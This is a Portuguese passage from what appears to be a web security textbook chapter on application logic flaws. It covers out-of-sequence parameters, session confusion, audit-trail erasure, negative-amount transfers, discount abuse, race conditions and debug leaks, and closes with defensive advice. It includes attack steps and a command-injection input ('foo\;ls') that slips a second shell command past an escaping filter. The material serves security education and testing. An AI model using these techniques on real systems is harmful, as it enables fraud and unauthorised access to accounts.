Na primeira etapa, o solicitante envia algumas informações básicas e especifica o prêmio mensal de sua preferência ou o valor do seguro desejado. O aplicativo oferece uma cotação, computando o valor que o solicitante não especificou.

Em várias etapas, o solicitante fornece vários outros detalhes pessoais, incluindo saúde, ocupação e passatempos.

Por fim, a solicitação é transmitida a um subscritor que trabalha para a companhia de seguros. Usando o mesmo aplicativo da Web, o subscritor analisa os detalhes e decide se aceita a solicitação como está ou se modifica a cotação inicial para refletir quaisquer riscos adicionais.

Em cada um dos estágios descritos, o aplicativo empregou um componente compartilhado para processar cada parâmetro de dados do usuário enviado a ele. Esse componente analisou todos os dados de cada solicitação `POST` em pares de nome/valor e atualizou suas informações de estado com cada item de dados recebido.

A suposição

O componente que processava os dados fornecidos pelo usuário presumia que cada solicitação conteria apenas os parâmetros que haviam sido solicitados do

usuário no formulário HTML relevante. Os desenvolvedores não consideraram o que aconteceria se um usuário enviasse parâmetros que não haviam sido solicitados.

O ataque

Obviamente, a suposição era falha, pois os usuários podem enviar nomes e valores de parâmetros arbitrários em cada solicitação. Como resultado, a funcionalidade central do aplicativo foi interrompida de várias maneiras:

Um invasor poderia explorar o componente compartilhado para contornar toda a validação de entrada do lado do servidor. Em cada estágio do processo de cotação, o aplicativo executava uma validação rigorosa dos dados esperados naquele estágio e rejeitava todos os dados que não passavam por essa validação. Mas o componente compartilhado atualizava o estado do aplicativo com cada parâmetro fornecido pelo usuário.

Portanto, se um invasor enviasse dados fora da sequência, fornecendo um par nome/valor que o aplicativo esperava em um estágio anterior, esses dados seriam aceitos e processados, sem que nenhuma validação tivesse sido realizada. Como aconteceu, essa possibilidade abriu caminho para um ataque de script entre sites armazenado e direcionado ao subscritor, o que permitiu que um usuário mal-intencionado acessasse as informações pessoais pertencentes a outros solicitantes (consulte o Capítulo 12).

Um invasor poderia comprar um seguro a um preço arbitrário. No primeiro estágio do processo de cotação, o solicitante especificava o prêmio mensal de sua preferência ou o valor que desejava segurar, e o aplicativo calculava o outro item de acordo. No entanto, se um usuário fornecesse novos valores para um ou ambos os itens em um estágio posterior, o estado do aplicativo seria atualizado com esses valores. Ao enviar esses parâmetros fora de sequência, um invasor poderia obter uma cotação de seguro com um valor arbitrário e um prêmio mensal arbitrário.

Não havia controles de acesso em relação aos parâmetros que um determinado tipo de usuário poderia fornecer. Quando um subscritor analisava uma solicitação concluída, ele atualizava vários itens de dados, inclusive a decisão de aceitação. Esses dados eram processados pelo componente compartilhado da mesma forma que os dados fornecidos por um usuário comum. Se um invasor soubesse ou adivinhasse os nomes dos parâmetros usados quando o subscritor analisava um aplicativo, ele poderia simplesmente enviar e, portanto, aceitando sua própria solicitação sem qualquer subscrição real.

ETAPAS DO HACK

As falhas nesse aplicativo eram absolutamente fundamentais para sua segurança, mas nenhuma delas teria sido identificada por um invasor que simplesmente interceptasse as solicitações do navegador e modificasse os valores dos parâmetros enviados.

- Sempre que um aplicativo implementar uma ação-chave em vários estágios, você deve pegar os parâmetros que são enviados em um estágio do processo e tentar enviá-los para um estágio diferente. Se o parâmetro relevante itens de dados são atualizados no estado do aplicativo, você deve explorar as ramificações desse comportamento para determinar se pode aproveitá-lo para executar alguma ação mal-intencionada, como nos três exemplos anteriores.
- Se o aplicativo implementar a funcionalidade por meio da qual diferentes categorias de usuários possam atualizar ou executar outras ações em uma coleção comum de dados, você deverá percorrer o processo usando cada tipo de usuário e observe os parâmetros enviados. Nos casos em que parâmetros diferentes são enviados normalmente por usuários diferentes, pegue cada parâmetro enviado por um usuário e tente enviá-lo como o outro usuário. Se o parâmetro for aceito e processado como esse usuário, explore as implicações desse comportamento conforme descrito anteriormente.

Exemplo 4: Quebrando o banco

Os autores encontraram essa falha lógica no aplicativo da Web implementado por uma grande empresa de serviços financeiros.

A funcionalidade

O aplicativo permitiu que os clientes existentes que ainda não usavam o aplicativo on-line se registrassem para fazê-lo. Os novos usuários eram obrigados a fornecer algumas informações pessoais básicas para garantir sua identidade. Essas informações incluíam nome, endereço e data de nascimento, mas não incluíam nada secreto, como uma senha existente ou um número PIN.

Quando essas informações eram inseridas corretamente, o aplicativo encaminhava a solicitação de registro aos sistemas back-end para processamento. Um pacote de informações foi enviado pelo correio para o endereço residencial registrado do usuário. Esse pacote incluía instruções para ativar o acesso on-line por meio de uma ligação telefônica para a central de atendimento da empresa e também uma senha única para ser usada no primeiro login no aplicativo.

A suposição

Os projetistas do aplicativo acreditavam que esse mecanismo oferecia uma defesa muito robusta contra o acesso não autorizado ao aplicativo. O mecanismo implementou três camadas de proteção:

Uma quantidade modesta de dados pessoais foi exigida antecipadamente, para impedir que um invasor mal-intencionado ou um usuário malicioso tentasse iniciar o processo de registro em nome de outros usuários.

O processo envolveu a transmissão de uma chave secreta fora de banda para o endereço residencial registrado do cliente. Qualquer invasor precisaria ter acesso à correspondência pessoal da vítima.

O cliente era obrigado a telefonar para a central de atendimento e se autenticar lá da maneira usual, com base em informações pessoais e dígitos selecionados de um número PIN.

Esse projeto era de fato robusto. A falha lógica estava na implementação real do mecanismo.

Os desenvolvedores que implementaram o mecanismo de registro precisavam de uma forma de armazenar os dados pessoais enviados pelo usuário e correlacioná-los com uma identidade exclusiva do cliente no banco de dados da empresa. Com o intuito de reutilizar o código existente, eles se depararam com a classe a seguir, que parecia servir a seus propósitos:

```
classe CCustomer
{
    String firstName;
    String lastName;
    CDoB dob;
    CAddress homeAddress;
    long custNumber;
    ...
}
```

Depois que as informações do usuário eram capturadas, esse objeto era instanciado, preenchido com as informações fornecidas e armazenado na sessão do usuário. Em seguida, o aplicativo verificava os detalhes do usuário e, se fossem válidos, recuperava o número de cliente exclusivo do usuário, que era usado em todos os sistemas da empresa. Esse número foi adicionado ao objeto, juntamente com outras informações úteis sobre o usuário. O objeto era então transmitido ao sistema back-end relevante para que a solicitação de registro fosse processada.

Os desenvolvedores presumiram que o uso desse componente de código era inofensivo e não levaria a nenhum problema de segurança. No entanto, essa suposição era errônea, com graves consequências.

O ataque

O mesmo componente de código que foi incorporado à funcionalidade de registro também foi usado em outras partes do aplicativo, inclusive na funcionalidade principal, que deu aos usuários autenticados acesso a detalhes da conta, extratos, transferências de fundos e outras informações. Quando um usuário registrado se autenticava com sucesso no aplicativo, esse mesmo objeto era instanciado e salvo em sua sessão para armazenar informações importantes sobre sua identidade. A maior parte da funcionalidade do aplicativo fazia referência às informações contidas nesse objeto para executar suas ações - por exemplo, os detalhes da conta apresentados ao usuário em sua página principal eram gerados com base no número exclusivo do cliente contido nesse objeto.

A maneira como o componente de código já estava sendo empregado no aplicativo significava que a suposição dos desenvolvedores era falha, e o modo como eles o reutilizaram de fato abriu uma vulnerabilidade significativa.

Embora a vulnerabilidade fosse grave, na verdade era relativamente sutil de detectar e explorar. O acesso à funcionalidade principal do aplicativo era protegido por controles de acesso em várias camadas, e um usuário precisava ter uma sessão totalmente autenticada para passar por esses controles. Para explorar a falha lógica, portanto, um invasor precisava executar as seguintes etapas:

Faça login no aplicativo usando suas próprias credenciais de conta válidas.

Usando a sessão autenticada resultante, acesse a funcionalidade de registro e envie as informações pessoais de um cliente diferente. Isso faz com que o aplicativo substitua o objeto `Customer` original na sessão do invasor por um novo objeto relacionado ao cliente-alvo.

Retornar à funcionalidade principal do aplicativo e acessar a conta do outro usuário.

Uma vulnerabilidade desse tipo não é fácil de detectar quando se examina o aplicativo de uma perspectiva de caixa preta. No entanto, também é difícil identificá-la ao revisar ou escrever o código-fonte real. Sem uma compreensão clara do aplicativo como um todo e do uso feito de diferentes componentes em diferentes áreas, a suposição falha feita pelos desenvolvedores pode não ser evidente. Obviamente, o código-fonte claramente comentado e a documentação do projeto reduziriam a probabilidade de esse defeito ser introduzido ou permanecer sem ser detectado.

ETAPAS DO HACK

- Em um aplicativo complexo que envolva segregação de privilégios horizontal ou vertical, tente localizar quaisquer instâncias em que um usuário individual possa acumular uma quantidade de estado em sua sessão que esteja relacionada a de alguma forma à sua identidade.
- Tente passar por uma área de funcionalidade e, em seguida, mude para uma área não relacionada, para determinar se alguma informação de estado acumulada tem efeito sobre o comportamento do aplicativo.

Exemplo 5: Apagando uma trilha de auditoria

Os autores encontraram essa falha lógica em um aplicativo da Web usado em uma central de atendimento.

A funcionalidade

O aplicativo implementou várias funções que permitiram ao pessoal do helpdesk e aos administradores dar suporte e gerenciar uma grande base de usuários. Muitas dessas funções eram sensíveis à segurança, incluindo a criação de contas e a redefinição de senhas. Por isso, o aplicativo mantinha uma trilha de auditoria completa, registrando todas as ações realizadas e a identidade do usuário responsável.

O aplicativo incluía uma função que permitia aos administradores excluir entradas da trilha de auditoria. Entretanto, para evitar que essa função fosse explorada de forma maliciosa, qualquer uso da função era registrado, de modo que a trilha de auditoria indicava a identidade do usuário responsável.

A suposição

Os criadores do aplicativo acreditavam que seria impossível para um usuário mal-intencionado executar uma ação indesejável sem deixar alguma evidência na trilha de auditoria que o ligasse à ação. A tentativa de um administrador de limpar completamente os registros de auditoria sempre deixaria uma última entrada que apontaria o dedo da suspeita para ele.

O ataque

A suposição dos projetistas era falha, e era possível que um usuário administrativo mal-intencionado realizasse ações arbitrárias sem deixar nenhum

evidências na trilha de auditoria que poderiam identificá-los como responsáveis. As etapas necessárias são:

1. Faça login usando sua própria conta e crie uma segunda conta de usuário.
2. Atribua todos os seus privilégios à nova conta.
3. Use a nova conta para executar uma ação maliciosa de sua escolha.
4. Use a nova conta para excluir todas as entradas de registro de auditoria geradas pelas três primeiras etapas.

Cada uma dessas ações gera entradas no registro de auditoria. No entanto, na última etapa, o invasor exclui todas as entradas criadas pelas ações anteriores. O log de auditoria agora contém uma única entrada suspeita, indicando que algumas entradas de log foram excluídas por um usuário específico, ou seja, pela nova conta de usuário criada pelo invasor. No entanto, como as entradas de log anteriores foram excluídas, não há nada nos logs que vincule o invasor a algo suspeito. O crime perfeito.

OBSERVAÇÃO Esse tipo de falha também pode ser encontrado em alguns modelos de segurança que exigem autorização dupla para ações críticas de segurança. Se um invasor puder criar uma nova conta e usá-la para fornecer autorização secundária para uma ação maliciosa que ele executa, a defesa adicional fornecida pelo modelo poderá ser contornada de forma trivial.

Também vale a pena observar que, mesmo sem o recurso de excluir a trilha de auditoria a capacidade de criar outras contas de usuário poderosas pode dificultar o acompanhamento das trilhas de auditoria, o que pode exigir o rastreamento de um grande número de entradas para identificar o autor do crime.

Exemplo 6: Superando um limite de negócios

Os autores encontraram essa falha lógica em um aplicativo de planejamento de recursos empresariais baseado na Web usado em uma empresa de manufatura.

A funcionalidade

A equipe financeira tinha a facilidade de realizar transferências de fundos entre várias contas bancárias de propriedade da empresa e de seus principais clientes e fornecedores. Como precaução contra fraudes, o aplicativo impedia que a maioria dos usuários realizasse transferências com valor superior a US\$ 10.000. Qualquer transferência maior que esse valor exigia a aprovação de um gerente sênior.

A suposição

O código responsável pela implementação dessa verificação no aplicativo era extremamente simples:

```
bool CAUTHCheck::RequiresApproval(int amount)
{
    Se (valor <= m_apprThreshold)
        retornar false;
    caso contrário, retorne true;
}
```

O desenvolvedor presumiu que essa verificação transparente era à prova de balas. Nenhuma transação com valor superior ao limite configurado poderia escapar da exigência de aprovação secundária.

O ataque

A suposição do desenvolvedor era falha porque ele havia ignorado completamente a possibilidade de um usuário tentar processar uma transferência com um valor negativo. Qualquer número negativo será aprovado no teste de aprovação, pois é menor que o limite. Entretanto, o módulo bancário do aplicativo aceitava transferências negativas e simplesmente as processava como transferências positivas na direção oposta. Assim, qualquer usuário que desejasse transferir US\$ 20.000 da conta A para a conta B poderia simplesmente iniciar uma transferência de -US\$ 20.000 da conta B para a conta A, o que teria o mesmo efeito e não exigiria aprovação. As defesas antifraude incorporadas ao aplicativo poderiam ser trivialmente contornadas!

OBSERVAÇÃO Muitos tipos de aplicativos da Web empregam limites numéricos em sua lógica comercial. Por exemplo:

Um aplicativo de varejo pode impedir que um usuário faça um pedido maior do que o número de unidades disponíveis em estoque.

Um aplicativo bancário pode impedir que um usuário faça pagamentos de contas que excedam o saldo de sua conta corrente.

Um aplicativo de seguro pode ajustar suas cotações com base em limites de idade.

Encontrar um meio de ultrapassar esses limites geralmente não representa um comprometimento da segurança do próprio aplicativo. No entanto, isso pode ter sérias consequências comerciais e representar uma violação dos controles que o proprietário está confiando que o aplicativo aplicará.

As vulnerabilidades mais óbvias desse tipo geralmente são detectadas durante o teste de aceitação do usuário que normalmente ocorre antes do lançamento de um aplicativo. No entanto, podem ocorrer manifestações mais sutis do problema, principalmente quando parâmetros ocultos estão sendo manipulados.

ETAPAS DO HACK

A primeira etapa na tentativa de superar um limite comercial é entender quais caracteres são aceitos na entrada relevante que você controla.

- Tente inserir valores negativos e veja se eles são aceitos pelo aplicativo e processados da maneira esperada.
- Talvez seja necessário executar várias etapas para criar uma alteração no estado do aplicativo que possa ser explorada para uma finalidade útil. Por exemplo, podem ser necessárias várias transferências entre contas até que um foi acumulado um saldo adequado que pode de fato ser extraído.

Exemplo 7: Fraude nos descontos em massa

Os autores encontraram essa falha lógica no aplicativo de varejo de um fornecedor de software.

A funcionalidade

O aplicativo permitia que os usuários encomendassem produtos de software e se qualificassem para descontos em massa se um pacote adequado de itens fosse comprado. Por exemplo, os usuários que compraram uma solução antivírus, um firewall pessoal e um software antispam tiveram direito a um desconto de 25% em seus preços individuais.

A suposição

Quando um usuário adicionava um item de software à sua cesta de compras, o aplicativo usava várias regras para determinar se o pacote de compras que ele havia escolhido lhe dava direito a algum desconto. Em caso afirmativo, os preços dos itens relevantes na cesta de compras eram ajustados de acordo com o desconto. Os desenvolvedores presumiram que o usuário continuaria comprando o pacote escolhido e, portanto, teria direito ao desconto.

O ataque

A suposição dos desenvolvedores é obviamente falha e ignora o fato de que os usuários podem remover itens de suas cestas de compras depois de terem sido

adicionado. Um usuário astuto poderia adicionar à sua cesta grandes quantidades de cada produto em promoção do fornecedor, para atrair o máximo possível de descontos em massa. Quando os descontos fossem aplicados aos itens da cesta de compras, ele poderia remover os itens de que não precisasse e ainda receber os descontos aplicados aos produtos restantes.

ETAPAS DO HACK

- Em qualquer situação em que os preços ou outros valores sensíveis sejam ajustados com base em critérios determinados por dados controláveis pelo usuário ou
 - Para realizar as ações de controle, primeiro entenda os algoritmos usados pelo aplicativo e o ponto em sua lógica em que os ajustes são feitos.
 - Identifique se esses ajustes são feitos uma única vez ou se são revisados em resposta a outras ações executadas pelo usuário.
- Pense de forma imaginativa e tente encontrar uma maneira de manipular o comportamento do aplicativo para fazer com que ele entre em um estado em que os ajustes que ele faz sejam feitos.
 - não correspondem aos critérios originais pretendidos por seus projetistas. No caso mais óbvio, conforme descrito acima, isso pode simplesmente envolver a remoção de itens de um carrinho de compras após a aplicação de um desconto!

Exemplo 8: Fugindo da fuga

Os autores encontraram essa falha lógica em vários aplicativos da Web, incluindo a interface de administração da Web usada por um produto de detecção de intrusão de rede.

A funcionalidade

Os designers do aplicativo decidiram implementar algumas funcionalidades que envolviam a passagem de entradas controláveis pelo usuário como argumento para um comando do sistema operacional. Os desenvolvedores do aplicativo compreenderam os riscos inerentes a esse tipo de operação (consulte o Capítulo 9) e decidiram se defender contra esses riscos higienizando todos os caracteres potencialmente maliciosos na entrada do usuário. Qualquer instância do seguinte seria escapada usando o caractere de barra invertida:

; | & < > ` espaço e nova linha

O escape de dados dessa forma faz com que o interpretador de comandos do shell trate os caracteres relevantes como parte do argumento que está sendo passado para o comando invocado, e não como metacaracteres do shell que poderiam ser usados para injetar comandos ou argumentos adicionais, redirecionar a saída e assim por diante.

A suposição

Os desenvolvedores tinham certeza de que haviam criado uma defesa robusta contra ataques de injeção de comandos. Eles haviam feito um brainstorming de todos os caracteres possíveis que poderiam ajudar um invasor e garantiram que todos eles fossem devidamente evitados e, portanto, tornados seguros.

O ataque

Os desenvolvedores esqueceram de escapar o próprio caractere de escape.

O caractere de barra invertida normalmente não é de uso direto para um invasor ao explorar uma falha simples de injeção de comando e, portanto, os desenvolvedores não o identificaram como potencialmente mal-intencionado. No entanto, ao não escapar dele, eles fornecem um meio para que o invasor derrote completamente seu mecanismo de sanitização.

Suponha que um invasor forneça a seguinte entrada para a função vulnerável:

```
foo\\;ls
```

O aplicativo aplica o escape relevante, conforme descrito anteriormente, e assim a entrada do invasor se torna:

```
foo\\\\;ls
```

Quando esses dados são passados como um argumento para o comando do sistema operacional, o interpretador do shell trata a primeira barra invertida como o caractere de escape e, portanto, trata a segunda barra invertida como uma barra invertida literal - não um caractere de escape, mas parte do próprio argumento. Em seguida, ele encontra um ponto-e-vírgula que aparentemente não tem escape. Ele trata esse caractere como um separador de comando e, portanto, continua a executar o comando injetado fornecido pelo invasor.

ETAPAS DO HACK

Sempre que estiver sondando um aplicativo em busca de injeção de comandos e outras falhas, depois de tentar inserir os metacaracteres relevantes nos dados que você controla, tente sempre colocar uma barra invertida imediatamente antes de cada um desses caracteres, para testar a falha lógica descrita anteriormente.

OBSERVAÇÃO

Essa mesma falha pode ser encontrada em algumas defesas contra ataques de script entre sites (consulte o Capítulo 12). Quando a entrada fornecida pelo usuário é copiada diretamente no valor de uma variável de cadeia de caracteres em uma parte do JavaScript, esse valor é encapsulado entre aspas. Para se defenderem contra XSS, muitos aplicativos usam barras invertidas para escapar das aspas que aparecem na entrada do usuário. No entanto, se o próprio caractere de barra invertida não for escapado, um invasor poderá enviar \ ' para sair da cadeia de caracteres e, assim, assumir o controle do script. Esse mesmo bug foi encontrado nas primeiras versões da estrutura Ruby On Rails, na função escape_javascript.

Exemplo 9: Abuso de uma função de pesquisa

Os autores encontraram essa falha lógica em um aplicativo que fornecia acesso baseado em assinatura a notícias e informações financeiras. A mesma vulnerabilidade foi encontrada posteriormente em dois aplicativos completamente não relacionados, o que ilustra a natureza sutil e perniciosa de muitas falhas de lógica.

A funcionalidade

O aplicativo fornecia acesso a um enorme arquivo de informações históricas e atuais, incluindo relatórios e contas da empresa, comunicados à imprensa, análises de mercado e similares. A maioria dessas informações era acessível somente a assinantes pagantes.

O aplicativo oferecia uma função de pesquisa avançada e refinada, que podia ser acessada por todos os usuários. Quando um usuário anônimo realizava uma consulta, a função de pesquisa retornava links para todos os documentos que correspondiam à consulta. No entanto, o usuário precisaria se inscrever para recuperar qualquer um dos documentos protegidos reais que a consulta retornasse. Os proprietários do aplicativo consideravam esse comportamento como uma tática de marketing útil.

A suposição

O designer do aplicativo presumiu que os usuários não poderiam usar a função de pesquisa para extrair informações úteis sem pagar por elas. Os títulos dos documentos listados nos resultados da pesquisa eram geralmente enigmáticos - por exemplo, "Resultados anuais de 2006", "Comunicado à imprensa 08-03-2007" e assim por diante.

O ataque

Como a função de pesquisa indicava o número de documentos que correspondiam a uma determinada consulta, um usuário astuto poderia emitir um grande número de consultas e usar a inferência para extrair informações da função de pesquisa que normalmente precisariam ser pagas. Por exemplo, as consultas a seguir poderiam ser usadas para se concentrar no conteúdo de um documento protegido individual:

```
consultoria wahh
>> 276 correspondências
Fusão "Press Release 08-03-2007" da wahh consulting
>> 0 correspondências
wahh consulting "Press Release 08-03-2007" emissão de ações
>> 0 correspondências
dividendo de "Press Release 08-03-2007" da wahh consulting
>> 0 correspondências
Aquisição do "Press Release 08-03-2007" da wahh consulting
>> 1 correspondência
```

```
wahh consulting "Press Release 08-03-2007" takeover haxors inc
>> 0 correspondências
wahh consulting "Press Release 08-03-2007" aquisição da uberleet ltd
>> 0 correspondências
wahh consulting "Press Release 08-03-2007" script de aquisição da kiddy corp
>> 0 correspondências
wahh consulting "Press Release 08-03-2007" takeover ngs
>> 1 correspondência
wahh consulting "Press Release 08-03-2007" anunciada a aquisição da ngs
>> 0 correspondências
wahh consulting "Press Release 08-03-2007": cancelamento da aquisição de ngs
>> 0 correspondências
wahh consulting "Press Release 08-03-2007" takeover ngs completed
>> 1 correspondência
```

Embora o usuário não possa visualizar o documento real em si, com imaginação suficiente e uso de solicitações com script, ele pode ser capaz de construir uma compreensão bastante precisa de seu conteúdo.

DICA Em determinadas situações, a capacidade de obter informações por meio de uma função de pesquisa dessa forma pode ser essencial para a segurança do próprio aplicativo, divulgando efetivamente detalhes de funções administrativas, senhas e tecnologias.

em uso.

Exemplo 10: Como extrair mensagens de depuração

Os autores encontraram essa falha lógica em um aplicativo da Web usado por uma empresa de serviços financeiros.

A funcionalidade

O aplicativo foi implantado recentemente e, como muitos softwares novos, ainda continha vários bugs relacionados à funcionalidade. De forma intermitente, várias operações falhavam de forma imprevisível e os usuários recebiam uma mensagem de erro.

Para facilitar a investigação de erros, os desenvolvedores decidiram incluir informações detalhadas nessas mensagens, incluindo os seguintes detalhes:

A identidade do usuário.

O token da sessão atual.

• URL que está sendo acessado.

Todos os parâmetros fornecidos com a solicitação que gerou o erro.

A geração dessas mensagens se mostrou útil quando a equipe de helpdesk tentou investigar e se recuperar de falhas no sistema, além de ajudar a resolver os bugs de funcionalidade restantes.

A suposição

Apesar dos avisos habituais dos consultores de segurança de que mensagens de depuração detalhadas desse tipo poderiam ser usadas indevidamente por um invasor, os desenvolvedores argumentaram que não estavam abrindo nenhuma vulnerabilidade de segurança. Todas as informações contidas na mensagem de depuração poderiam ser prontamente obtidas pelo usuário, inspecionando as solicitações e respostas processadas pelo navegador. As mensagens não incluíam nenhum detalhe sobre a falha real, como rastreamentos de pilha, e, portanto, não poderiam ajudar a formular um ataque contra o aplicativo.

O ataque

Apesar de seu raciocínio sobre o conteúdo das mensagens de depuração, a suposição dos desenvolvedores era falha devido a erros cometidos na implementação da criação de mensagens de depuração.

Quando ocorria um erro, um componente do aplicativo reunia todas as informações necessárias e as armazenava. O usuário recebia um redirecionamento HTTP para um URL que exibia essas informações armazenadas. O problema era que o armazenamento de informações de depuração do aplicativo e o acesso do usuário à mensagem de erro não eram baseados em sessões. Em vez disso, as informações de depuração eram armazenadas em um contêiner estático, e o URL da mensagem de erro sempre exibia as informações que foram colocadas pela última vez nesse contêiner. Os desenvolvedores presumiram que os usuários que seguiam o redirecionamento veriam, portanto, apenas as informações de depuração relacionadas ao erro.

De fato, nessa situação, os usuários comuns ocasionalmente receberiam as informações de depuração relacionadas a um erro de outro usuário, porque os dois erros ocorreram quase simultaneamente. Mas, além das questões sobre segurança de thread (veja o próximo exemplo), essa não era simplesmente uma condição de corrida. Um invasor que descobrisse a maneira pela qual o mecanismo de erro funcionava poderia simplesmente pesquisar o URL da mensagem repetidamente e registrar os resultados sempre que eles fossem alterados. Durante algumas horas, esse registro conteria dados sensíveis sobre vários usuários do aplicativo:

Um conjunto de nomes de usuário que pode ser usado em um ataque de adivinhação de senha.

Um conjunto de tokens de sessão que pode ser usado para sequestrar sessões.

Um conjunto de entradas fornecidas pelo usuário, que pode conter senhas e outros itens confidenciais.

O mecanismo de erro, portanto, representava uma ameaça crítica à segurança. Como os usuários administrativos às vezes recebiam essas mensagens de erro detalhadas, um invasor que monitorasse as mensagens de erro logo obteria informações suficientes para comprometer todo o aplicativo.

ETAPAS DO HACK

- Para detectar uma falha desse tipo, primeiro catalogue todos os eventos e condições anômalos que podem ser gerados e que envolvem informações interessantes específicas do usuário sendo retornadas ao navegador de forma incomum, como como uma mensagem de erro de depuração.
- Usando o aplicativo como dois usuários em paralelo, projete sistematicamente cada condição usando um ou ambos os usuários e determine se o outro usuário é afetado em cada caso.

Exemplo 11: Corrida contra o login

Essa falha lógica afetou vários aplicativos importantes no passado recente.

A funcionalidade

O aplicativo implementou um processo de login robusto e de vários estágios, no qual os usuários eram obrigados a fornecer várias credenciais diferentes para obter acesso.

A suposição

O mecanismo de autenticação foi submetido a várias revisões de projeto e testes de penetração. Os proprietários estavam confiantes de que não existiam meios viáveis de atacar o mecanismo para obter acesso não autorizado.

O ataque

Na verdade, o mecanismo de autenticação continha uma falha sutil. Ocasionalmente, quando um cliente se conectava, ele obtinha acesso à conta de um usuário completamente diferente, o que lhe permitia visualizar todos os detalhes financeiros desse usuário e até mesmo fazer pagamentos a partir da conta do outro usuário. Inicialmente, o comportamento do aplicativo parecia ser completamente aleatório: o usuário não havia realizado nenhuma ação incomum para obter acesso não autorizado, e a anomalia não se repetiu nos logins subsequentes.

Após algumas investigações, o banco descobriu que o erro ocorria quando dois usuários diferentes faziam login no aplicativo exatamente no mesmo momento. O erro não ocorria em todas essas ocasiões, apenas em um subconjunto delas.

A causa principal era que o aplicativo estava armazenando brevemente um identificador de chave sobre cada usuário recém-autenticado em uma variável estática (não-sessão). Depois de ser gravado, o valor dessa variável era lido novamente um instante depois. Se um thread diferente (processando outro login) tivesse gravado na variável durante esse instante, o usuário anterior entraria em uma sessão autenticada pertencente ao usuário subsequente.

A vulnerabilidade surgiu do mesmo tipo de erro do exemplo de mensagem de erro descrito anteriormente: o aplicativo estava usando o armazenamento estático para manter informações que deveriam ter sido armazenadas por thread ou por sessão. No entanto, o exemplo atual é muito mais sutil de detectar e é mais difícil de explorar porque não pode ser reproduzido de forma confiável.

As falhas desse tipo são conhecidas como "condições de corrida" porque envolvem uma vulnerabilidade que surge por um breve período de tempo durante determinadas circunstâncias específicas. Como a vulnerabilidade existe apenas por um curto período de tempo, o invasor enfrenta uma "corrida" para explorá-la antes que o aplicativo a feche novamente. Nos casos em que o invasor é local ao aplicativo, geralmente é possível projetar as circunstâncias exatas em que a condição de corrida surge e explorar a vulnerabilidade de forma confiável durante a janela disponível. Nos casos em que o invasor está remoto ao aplicativo, isso normalmente é muito mais difícil de ser feito.

Um atacante remoto que entendesse a natureza da vulnerabilidade poderia ter concebido um ataque para explorá-la, usando um script para fazer login continuamente e verificar os detalhes da conta acessada. Mas a pequena janela durante a qual a vulnerabilidade poderia ser explorada significava que seria necessário um grande número de solicitações.

Não é de surpreender que a condição de corrida não tenha sido descoberta durante os testes normais de penetração. As condições em que ela surgiu surgiram somente quando o aplicativo ganhou uma base de usuários grande o suficiente para que ocorressem anomalias aleatórias, que foram relatadas pelos clientes. No entanto, uma análise detalhada do código da lógica de autenticação e gerenciamento de sessão teria identificado o problema.

ETAPAS DO HACK

A realização de testes remotos de caixa preta para problemas sutis de segurança de thread desse tipo não é simples e deve ser considerada uma tarefa especializada, provavelmente necessária apenas nos aplicativos mais críticos para a segurança.

- Dircione itens selecionados da funcionalidade principal, como mecanismos de login, funções de alteração de senha e processos de transferência de fundos.
- Para cada função testada, identifique uma única solicitação, ou um pequeno número de solicitações, que possa ser usada por um determinado usuário para executar uma única ação. Encontre também o meio mais simples de confirmar o resultado da ação - para exemplo, verificar se o login de um determinado usuário resultou em acesso às informações de sua própria conta.

Continuação

ETAPAS DO HACK (continuação)

- Usando várias máquinas de alta especificação, acessando o aplicativo de diferentes locais de rede, crie um script de ataque para executar a mesma ação repetidamente em nome de vários usuários diferentes. Confirme se cada tem o resultado esperado.
- Esteja preparado para um grande volume de falsos positivos. Dependendo da escala da infraestrutura de suporte do aplicativo, essa atividade pode ser equivalente a um teste de carga da instalação. Podem ocorrer anomalias por motivos que não têm nada a ver com segurança.

Evitando falhas de lógica

Assim como não há uma assinatura exclusiva pela qual as falhas lógicas em aplicativos Web possam ser identificadas, também não há uma bala de prata com a qual você possa se proteger. Por exemplo, não há equivalente ao conselho direto de usar uma alternativa segura para uma API perigosa. No entanto, há uma série de boas práticas que podem ser aplicadas para reduzir significativamente o risco de aparecimento de falhas lógicas em seus aplicativos:

Certifique-se de que todos os aspectos do design do aplicativo estejam claramente documentados com detalhes suficientes para que uma pessoa de fora possa entender todas as suposições feitas pelo designer. Todas essas suposições devem ser registradas explicitamente na documentação do projeto.

Exigir que todo o código-fonte seja claramente comentado para incluir as seguintes informações:

A finalidade e os usos pretendidos de cada componente do código.

As suposições feitas por cada componente sobre qualquer coisa que esteja fora de seu controle direto.

Referências a todo o código do cliente que faz uso do componente. Uma documentação clara nesse sentido poderia ter evitado a falha lógica na funcionalidade de registro on-line. (Observação: "cliente" aqui não se refere ao usuário final da relação cliente-servidor, mas a outro código para o qual o componente que está sendo considerado é uma dependência imediata).

Durante as revisões do design do aplicativo com foco na segurança, reflita sobre todas as suposições feitas no design e tente imaginar circunstâncias em que cada suposição possa ser violada. Concentre-se especialmente em quaisquer condições assumidas que possam estar sob o controle dos usuários do aplicativo.

Durante as revisões de código com foco em segurança, pense lateralmente em duas áreas principais: (a) as maneiras pelas quais o comportamento e a entrada inesperados do usuário serão tratados pelo aplicativo e (b) os possíveis efeitos colaterais de quaisquer dependências e interoperações entre diferentes componentes de código e diferentes funções do aplicativo.

Em relação aos exemplos específicos de falhas lógicas que descrevemos, é possível aprender várias lições individuais:

Esteja sempre ciente de que os usuários controlam todos os aspectos de cada solicitação (consulte o Capítulo 1). Eles podem acessar funções de vários estágios em qualquer sequência. Eles podem enviar parâmetros que não foram solicitados pelo aplicativo. Eles podem omitir certos parâmetros por completo, não apenas interferir nos valores dos parâmetros.

Conduza todas as decisões relativas à identidade e ao status de um usuário a partir da sessão dele (consulte o Capítulo 8). Não faça nenhuma suposição sobre os privilégios do usuário com base em qualquer outro recurso da solicitação, inclusive o fato de ela ocorrer.

Ao implementar funções que atualizam os dados da sessão com base na entrada recebida do usuário ou nas ações executadas pelo usuário, reflita cuidadosamente sobre qualquer impacto que os dados atualizados possam ter em outras funcionalidades do aplicativo. Esteja ciente de que efeitos colaterais inesperados podem ocorrer em funcionalidades totalmente não relacionadas, escritas por um programador diferente ou até mesmo por uma equipe de desenvolvimento diferente.

Se uma função de pesquisa for capaz de indexar dados confidenciais que alguns usuários não estão autorizados a acessar, certifique-se de que a função não forneça nenhum meio para que esses usuários deduzam informações com base nos resultados da pesquisa. Se apropriado, mantenha vários índices de pesquisa com base em diferentes níveis de privilégio do usuário ou realize pesquisas dinâmicas de repositórios de informações com os privilégios do usuário solicitante.

